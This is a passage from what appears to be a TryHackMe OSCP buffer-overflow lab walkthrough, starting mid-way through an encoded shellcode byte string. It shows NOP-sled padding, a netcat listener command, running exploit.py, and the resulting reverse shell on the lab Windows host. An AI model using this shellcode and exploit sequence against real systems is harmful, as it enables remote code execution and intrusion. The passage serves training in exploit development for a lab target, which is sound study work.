"\xc8\x0a\x09\x8f\x09\x6b\x83\x6a\x38\xab\xf7\xff\x6b\x1b"
"\x73\xad\x87\xd0\xd1\x45\x13\x94\xfd\x6a\x94\x13\xd8\x45"
"\x25\x0f\x18\xc4\xa5\x52\x4d\x26\x97\x9c\x80\x27\xd0\xc1"
"\x69\x75\x89\x8e\xdc\x69\xbe\xdb\xdc\x02\x8c\xca\x64\xf7"
"\x45\xec\x45\xa6\xde\xb7\x45\x49\x32\xcc\xcf\x51\x57\xe9"
"\x86\xea\xa3\x85\x18\x3a\xfa\x66\xb6\x03\x32\x95\xc6\x44"
"\xf5\x46\xbd\xbc\x05\xfa\xc6\x7b\x77\x20\x42\x9f\xdf\xa3"
"\xf4\x7b\xe1\x60\x62\x08\xed\xcd\xe0\x56\xf2\xd0\x25\xed"
"\x0e\x58\xc8\x21\x87\x1a\xef\xe5\xc3\xf9\x8e\xbc\xa9\xac"
"\xaf\xde\x11\x10\x0a\x95\xbc\x45\x27\xf4\xa8\xaa\x0a\x06"
"\x29\xa5\x1d\x75\x1b\x6a\xb6\x11\x17\xe3\x10\xe6\x58\xde"
"\xe5\x78\xa7\xe1\x15\x51\x6c\xb5\x45\xc9\x45\xb6\x0d\x09"
"\x69\x63\x81\x59\xc5\xdc\x62\x09\xa5\x8c\x0a\x43\x2a\xf2"
"\x2b\x6c\xe0\x9b\xc6\x97\x63\xae\x1e\xbd\x25\xc6\x1c\xc1"
"\xea\x3f\xa8\x27\x86\x2f\xfc\xf0\x3f\xc9\xa5\x8a\xde\x16"
"\x70\xf7\xe1\x9d\x77\x08\xaf\x55\xfd\x1a\x58\x96\x48\x40"
"\xcf\xa9\x66\xec\x93\x38\xed\xec\xda\x20\xba\xbb\x8b\x97"
"\xb3\x29\x26\x81\x6d\x4f\xbb\x57\x55\xcb\x60\xa4\x58\xd2"
"\xe5\x90\x7e\xc4\x33\x18\x3b\xb0\xeb\x4f\x95\x6e\x4a\x26"
"\x57\xd8\x04\x95\x31\x8c\xd1\xd5\x81\xca\xdd\x33\x74\x32"
"\x6f\xea\xc1\x4d\x40\x7a\xc6\x36\xbc\x1a\x29\xed\x04\x3a"
"\xc8\x27\x71\xd3\x55\xa2\x38\xbe\x65\x19\x7e\xc7\xe5\xab"
"\xff\x3c\xf5\xde\xfa\x79\xb1\x33\x77\x11\x54\x33\x24\x12"
"\x7d")
```

Don't forget to add ()


Prepend NOPs

Because there was bad chars Shikata_ga_nai encoder was used to generate the payload, so we will need some Space in memory for the payload to unpack itself. You can do this by setting the padding variable to a string of 16 or more "No Operation" `(\x90)` bytes:

```
padding = "\x90" * 16
```

And we are all set
Now we can start a listener, rerun our program once more and run exploit.py

```
nc -lvnp 9001
# run program
python3 exploit.py
```



```
┌──(super㉿kali)-[~/Desktop/bof]
└─$ python3 exploit.py
Sending evil buffer ...
Done!

┌──(super㉿kali)-[~/Desktop/bof]
└─$
```

```
┌──(super㉿kali)-[~/Desktop/bof]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.8.42.86] from (UNKNOWN) [10.10.17.85] 49252
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>whoami
whoami
oscp-bof-prep\admin

C:\Users\admin\Desktop\vulnerable-apps\oscp>
```

Now we can redo the process for the rest of OVERFLOWs inside the server to answer the rest of the THM room

Good luck!